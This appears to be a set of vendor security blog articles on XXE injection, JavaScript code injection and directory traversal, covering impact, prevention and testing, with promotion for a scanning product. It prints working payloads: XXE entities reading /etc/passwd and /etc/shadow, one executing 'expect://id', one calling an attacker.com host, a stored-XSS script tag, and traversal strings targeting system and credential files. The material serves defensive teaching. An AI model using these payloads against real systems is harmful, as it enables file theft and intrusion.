It often enables visibility of the files on an application server’s file system and interacts with a backend or external system that the application itself has access to. In some scenarios, the attacker might take an XXE attack a step further by exploiting the XXE attack payload to implement SSRF (Server-Side Request Forgery) in order to compromise backend infrastructure, such as the underlying server.

In this article:

What Is the Impact of XXE Injections?

XXE injections can have significant impacts on organizations and individuals, including:

  • Data theft: XXE injections can allow attackers to extract sensitive data, such as passwords, confidential documents, or personal information, from a target system.
  • System compromise: XXE injections can be used to gain unauthorized access to systems and data, allowing attackers to execute malicious code, install malware, or steal sensitive data.
  • Denial of Service (DoS) attacks: XXE injections can be used to launch DoS attacks, overwhelming target systems and making them unavailable to users.
  • Reputation damage: XXE injections can result in the loss of sensitive data and the compromise of systems, which can damage an organization’s reputation and impact customer trust.
  • Increased risk of future attacks: XXE injections can create a foothold for attackers within a target system, making it easier for them to carry out additional attacks in the future.

Classification of XXE Attacks

There are several kinds of XXE attacks, including:

  • Billion Laughs Attack: This type of attack uses a maliciously constructed XML document that contains nested entity references to cause a buffer overflow and denial of service attack.
  • OOB (Out-of-Band) Data Retrieval: This attack allows an attacker to retrieve sensitive information from the target system by causing the XML parser to access external resources, such as files or network services, on behalf of the attacker.
  • Server-Side Request Forgery (SSRF): This type of attack is similar to OOB data retrieval but allows an attacker to send requests to internal network resources from the context of the target system, potentially allowing access to sensitive information or functionality.
  • Internal Entity Injection: This attack involves injecting internal entity definitions into an XML document, which can be used to interfere with the processing of XML data or extract sensitive information.
  • Blind XXE: This type of attack is similar to OOB data retrieval but doesn’t require the attacker to see the results of the attack. Instead, it relies on exploiting side-effects, such as causing a delay in processing time or consuming resources.

How Do XXE Attacks Work?

XML is an extremely popular format used by developers to transfer data between the web browser and the server. 

XML requires a parser, which is often where vulnerabilities are introduced. XXE enables the attacker to define entities defined based on the content of a URL or file path. When the server reads the XML attack payload, it parses the external entity, merges it into the final document, and returns it to the user with the sensitive data inside. 

XXE attacks can also be leveraged by an attacker to perform an SSRF attack and compromise the server.

Learn more in our detailed guide to xxe prevention.

XXE Attack Examples

Have a look at the examples below from our friends at OWASP:

Accessing a Local Resource that Might Return an Error

<?xml  version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
   <!ELEMENT foo ANY >
   <!ENTITY xxe SYSTEM  "file:///dev/random" >]>
<foo>&xxe;</foo>

Related content: Read our guide to xxe attack.

Remote Code Execution (RCE)

If fortune is on our side, and the PHP “expect” module is loaded, we can get RCE. Let’s modify the payload

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo
  [<!ELEMENT foo ANY >
   <!ENTITY xxe SYSTEM "expect://id" >]>
<creds>
  <user>`&xxe;`</user>
  <pass>`mypass`</pass>
</creds>

Disclosing /etc/passwd or Other Target Files

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</foo>
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/shadow" >]>
<foo>&xxe;</foo>
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///c:/boot.ini" >]>
<foo>&xxe;</foo>
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "http://www.attacker.com/text.txt" >]>
<foo>&xxe;</foo>

How to Detect XXE Attacks

Detection of XXE attacks can be performed in a few ways:

  • Manually: This involves manually reviewing XML input files, server logs, and network traffic to identify any potential XXE attacks. This can be challenging because it requires expertise in understanding how XML parsers work and the various types of XXE attacks, as well as a good understanding of the specific system being monitored.
  • Using SCA tools: Static Code Analysis (SCA) tools can be used to scan code and identify any potential XXE vulnerabilities before the code is deployed. These tools can help identify common patterns in code that could lead to XXE attacks and provide suggestions for remediation.
  • Code scanning in early development stages: Integrating code scanning into the development process can help identify XXE vulnerabilities early in the development lifecycle. This can reduce the risk of these vulnerabilities being exploited and minimize the potential impact of a successful attack.

Regardless of the method used, regular monitoring and testing is important to ensure that systems remain secure and free from XXE attacks.

XXE Attack Prevention

XXE vulnerabilities commonly appear in web applications because the library that parses XML supports XML features, which could be dangerous and are enabled by default. Disabling these features is the most straightforward and effective approach to preventing an XXE attack.

Disable external entities resolution and XInclude support either in the configuration or programmatically, by overriding the default behaviors. 

Testing for XXE

XXE attacks represent a serious risk to organizations. The good news is that they can be prevented easily by using and properly configuring a good XML parser, whilst ensuring input validation, proper error handling and minimizing filesystem permissions.

You can easily test your applications for XXE and other vulnerabilities with a modern DAST security scanner, whether integrated across your development pipelines to scan every build or merge to master or before you release them to production – Try Bright DAST for free to achieve just that.

Code Injection in Javascript: Prevention and Remediation

What is Code Injection in Javascript?

Code Injection is a common vulnerability that occurs when an attacker is able to inject malicious snippets of code into the victim’s web application. 

Exploiting this vulnerability could have catastrophic consequences for your website or application, as the attacker can gain complete control.

Let’s  take a look at how code injection works and what you, as a security-minded developer can do to prevent it. 

Code injection is considered a critical vulnerability because an attacker can completely take over your system after discovering code injection vulnerability on your website. There’s been countless examples over the years of code injection making its way into web applications and causing mayhem. Even though that’s been limited recently with higher global security standards, it’s still a weak point for many developers and a problem that won’t disappear so easily.  JavaScript is particularly vulnerable to malicious code injection because of the simple process an attacker can use to exploit this vulnerability, by simply using <script> tag in order to inject malicious code.

This typically  happens when a developer doesn’t pay attention to validating form inputs. However, input fields aren’t the only way for an attacker to send the malicious code into your website; adding  JavaScript via address bar, or console developer tools are also common attacks vectors. 

In this article:

Examples of Code Injection in JavaScript

Developer tools might sound like a completely safe environment, with all the changes made locally with no direct threat towards your website, however, this is a dangerous assumption. Although an attacker can’t cause any direct harm via using developer tools, they can test and debug your website endlessly without you ever knowing about it. 

Using Event Listeners

For example, let’s look at this simple situation: 

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Vulnerable Website</title>
</head>
<body>
    <input type="button" onclick="randomScript()">
</body>
</html>

Random function could have a line of code something like:

function randomScript(){
  alert("Test!");
}

All the attacker has to do after opening the website is to inspect element for  the button on the page. This will allow them to see the “Event Listeners” tab, where they could see the randomScript() function code. 

An attacker could then change the onclick event to a script that they create in a console (that supports JavaScript and jQuery). 

Even though this example is harmless in itself, it shows the power that an attacker could have in debugging your website. However, the next example will show you the real impact that  code injection can have on your website. 

Code Injection in User-submitted content

Let’s say that you created an online forum. Just like with any other forum, users can submit their comments amongst other things, such as a malicious attempt of injecting JavaScript into your website via comments.

So, instead of writing a regular comment, a user might add “Comment on a forum <script>alert(“Hacked Website”);</script>”. 

In case of an unprotected website, this snippet of code would be sent to the database, and then displayed for other users who open this page on the website. This directly affects all the visitors, and is a good example of a simple vulnerability that results in serious harm. In this specific example, an attacker could even place their own affiliate ads on your website, thus earning additional income .

Preventing Code Injection Attack in JavaScript

There are several things we could do in order to prevent code injection attacks in javascript. While they may not all be applicable for your projects, you’ll still find some of them useful and they might come in handy. 

Whitelisting 

Creating a whitelist for users to choose from. This one is pretty self-explanatory – your job is to set possible values in advance, thus giving the end-user a limit range of options to choose from. This is perhaps the safest way to go about preventing code injection in javascript, but it’s often impractical.

Input Validation

Unlike whitelisting, input validation is much more flexible in terms of possibilities for the end-user. It allows you to invalidate a certain set of characters that you might find threatening in that they could cause code injection. It’s a bit more demanding way of safekeeping your web apps than whitelisting, but it sure is the mandatory one as often you’ll have no other options. 

WAF

The web application firewall (WAF) is one of the best tools to utilize if you’re to protect your web applications. It prevents malicious attacks from hackers and makes sure that no important data leaks out to the end-user. You should make it a habit of setting up WAF as it could save you a lot of headaches in the future. 

Conclusion

Code injection is a massive security issue all around the web, and even more so when it comes to JavaScript. This is what makes JavaScript such a desirable target for the attackers, but if you’re able to apply some of the techniques in this article, then you should be able to go through deploying your web application stress-free, knowing that you’re protected from potential code injection.

However, if you want to be 100% sure, you might as well create a free Bright account and test your applications free of charge as soon as today!

Directory Traversal Mitigation: How to Prevent Attacks

In a directory traversal attack, a malicious user utilizes directory traversal attempts to gain access to files on the server they shouldn’t have access to. To perform a directory traversal attack, an attacker attempts to manipulate and submit different information to the target, via a URL address line or another input method.

However, a directory traversal attack doesn’t only have to result in access to otherwise forbidden files or directories. The same vulnerability can be used to upload malicious files to a web server too, making early detection and remediation of directory traversal vulnerabilities a crucial task.

Read the following article first if you want to learn more about directory traversal in general. This article is going to focus on directory traversal mitigation.

In this article:

How to mitigate directory traversal attacks?

One method for preventing directory traversal attacks is to avoid passing user-supplied input to filesystem APIs. Many functions that pass user-supplied input can be rewritten so they retain the same behavior, but in a much safer manner. If passing user-submitted content to filesystem APIs is unavoidable, ensure use of these two layers of defense:

  • Validate user supplied input: Make sure the application always validates used-supplied input before processing it. The validation can be conducted by either comparing the user-submitted input to a whitelist of acceptable values, or by verifying the input contains only acceptable content (e.g. purely alphanumeric characters).
  • You must implement a mechanism to ensure that the canonicalized path starts with the expected base directory: It is critical that your application validates that the base directory at the beginning of the canonicalized path is correct.

The source of a directory traversal vulnerability is often in the source code of the application, but it can also be in the web server itself. If that is the case, just mitigating the vulnerabilities in your source code won’t be enough. Make sure your web server is up-to-date, and is well maintained.

Don’t limit your efforts just to these tips, as web servers provide two security mechanisms that can help you with prevention of directory traversal attack, namely Access Control Lists and Root Directory.

How an ACL can help prevent directory traversal attacks

A filesystem ACL contains the information about user access privileges to a system object, a single file, or a file directory and informs the computer operating system about those privileges. An access control list is connected to every object by the object’s security property.

Once a user requests an object, the ACL is checked for a relevant entry and the operating system sees if the user has the right permissions for the requested operation.

The role of Root Directory in preventing directory traversal attacks

The root directory limits a user’s access to anything above their specific directory on a web server file system.

Here is an example that can help understand what a root directory does:

You have an application on IIS, and the default root directory is C:Inetpubwwwroot. The root directory will limit a user in accessing, for example, C:Windows. Still, this will not prevent the user from accessing C:Inetpubwwwrootnews or any other files or directories in the root directory.

The root directory will prevent a malicious user from accessing files like C:WINDOWS/system32/win.ini or /etc/passwd depending on the platform.

Here are some additional tips on how to stay safe from directory traversal attacks:

  • File system calls and user-supplied input can be dangerous together, so avoid it when possible 
  • When you are templating or using language files, you should use indexes instead of the actual sections of the file name
  • Prevent the user from supplying the whole path
  • Validate the user-supplied input by comparing it to a whitelist
  • Utilize chroot jails and access policies to control where files can be saved and retrieved
  • If you must use user-supplied input in file operations, the input must be normalized before being used in files or APIs.

How to manually test for directory traversal vulnerabilities

You can detect directory traversal vulnerabilities by either using a manual or an automated approach. Let’s go over the steps you’ll need to take to manually test for directory traversal flaws:

Step 1: Search for file names in request parameters

Our first step is to find request parameters that contain a file name or the name of a directory. Look out for something like include=main.inc or template=/en/navbar.

Step 2 – Monitor all filesystem interactions the application performs

Are there error messages or instances of operating system commands and file APIs that contain user-submitted input as parameters?

Make sure you monitor all filesystem interactions the application performs.

Step 3 – Modify the parameter’s value

Upon finding what you are looking for, you can change the parameter’s value so you can add an arbitrary subdirectory and insert one traversal sequence.

Here is an example – Imagine that the application submits the following parameter: file=foo/file1.txt. If you submit something like file=foo/bar/../file1.txt and you receive the same response, then this might indicate a vulnerability in the application.

There is a chance your application is vulnerable if the behavior stays the same in both cases. To verify the application is vulnerable, traverse above the start directory and try to access different files.

Step 4 – Try to bypass the application’s validation filters

If the application response is different in those two cases, that could mean the application blocked the parameter, the parameter got stripped, or the traversal sequence got sanitized, resulting in an invalid file path.

Experiment with bypassing the validation filters in the application.

Step 5 – Try to traverse out of the starting directory

Is there any scenario in which you can submit traversal sequences without affecting the application’s behavior if you do not step above the starting directory? To access files on the server, try traversing out of the starting directory.

Step 6 – Does the target application function provide read access to a file?

If the application function allows read access to a file, you can try to access known files on the operating system. To do so, submit the following:

../../../../../../../../../../../../etc/passwd
../../../../../../../../../../../../windows/win.ini

The browser will show the content of the requested file if the attempt was successful.

Step 7 – Does the target application function provide write access to a file?

Does the function you’re targeting provide write access to a file? Try to write two files, where one file any user has write permissions, and another one where even the Administrator or root user doesn’t have write permissions.

Try this if on Windows platforms:

../../../../../../../../../../../../writetest.txt
../../../../../../../../../../../../windows/system32/config/sam

If you are on a UNIX-based platform, try for example this:

../../../../../../../../../../../../tmp/writetest.txt
../../../../../../../../../../../../tmp

An application that behaves differently in response to those two requests is probably vulnerable.

Step 8 Verify a traversal flaw with write access

To test a traversal flaw with write access, create a new file in the web server’s webroot. If you are able to retrieve this file with a browser, your application is vulnerable.

Automatically test for directory traversal vulnerabilities with Bright

Bright Security enables you to easily scan your webapps and APIs for hundreds of security vulnerabilities, including testing for Directory Traversal vulnerabilities by performing its Local File Inclusion tests.

Whether as a standalone scanner or integrated across your CI/CD so developers can own security testing, Bright automatically validates every finding, delivering no false-positive results with developer-friendly remediation guidelines to find and fix issues early and often.

Detect security vulnerabilities in your apps and APIs for FREE – register for a Bright account!